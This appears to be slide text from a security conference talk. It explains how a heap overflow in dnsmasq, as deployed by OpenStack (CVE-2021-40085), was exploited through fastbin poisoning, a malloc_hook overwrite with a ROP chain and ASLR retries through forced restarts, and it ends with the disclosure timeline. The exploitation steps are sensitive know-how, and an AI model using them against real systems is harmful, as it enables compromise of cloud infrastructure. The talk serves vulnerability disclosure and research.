
1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc\_hook" with our prepared gadget chain which will be called on the next memory allocation.



# Exploit

So the full exploit will be as following:

1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc\_hook" with our prepared gadget chain which will be called on the next memory allocation.
5. Profit



Not so fast!

# Python issue

- dnsmasq options file is generated by python in a text mode, which means we can only use bytes 0x00-0x7F in its content.
- My ROP chain requires passing the raw address of payload in the last packet (while all other addresses are passed hex encoded, thanks to MAC address decoding).

# Python issue

- dnsmasq options file is generated by python in a text mode, which means we can only use bytes 0x00-0x7F in its content.
- My ROP chain requires passing the raw address of payload in the last packet (while all other addresses are passed hex encoded, thanks to MAC address decoding).

**And here we can make ASLR to help us.**

# Python issue

We need to make sure that the address of our controllable chunk (`malloc_hook+0x8-0x20`) will consist only of bytes from `0x00-0x7F` range.

- The highest 24 bits of address will always be `0x00007F` which is good
- The lowest 12 bits depend on the libc version, and fortunately our version has a good offset of "malloc\_hook"
- The remaining 28 bits are randomized by ASLR on every application start
- OpenStack is designed to be fail-safe, so it will automatically restart dnsmasq in case it crashes

# Final exploitation

1. Leak libc base and calculate the address of our fake chunk (malloc\_hook+0x8-0x20)
2. Check whether it consists only of bytes from 0x00-0x7F. If not, crash the dnsmasq and go to the p.1
3. Pwn




# Final exploitation

phd12

1. Leak libc base and calculate the address of our fake chunk (malloc\_hook+0x8-0x20)
2. Check whether it consists only of bytes from 0x00-0x7F. If not, crash the dnsmasq and go to the p.1
3. Pwn

**Yes, it could be done in one shot with one additional allocation for the payload, but who cares? :)**



# Report time - OpenStack

2021-08-12 - initial report

2021-08-25 - CVE-2021-40085 reserved

2021-08-31 - patch is pushed to the master branch

2021-08-31 - CVE-2021-40085 published

# Report time - dnsmasq

## Fix buffer overflow checking in parse\_hex().

```
author      Simon Kelley <simon@thekelleys.org.uk>  
            Thu, 12 Dec 2019 19:44:22 +0300 (16:44 +0000)  
committer   Simon Kelley <simon@thekelleys.org.uk>  
            Thu, 12 Dec 2019 19:44:22 +0300 (16:44 +0000)
```

The inputs to parse\_hex are never untrusted data, so not security problem.

Thanks to Klaus Eisentraut <klaus.eisentraut@web.de> for finding this.

# Takeaways

- Third-party dependencies can be also considered as an attack surface
- Even famous and well-tested software can contain vulnerabilities in some conditions

Questions?

phd 12

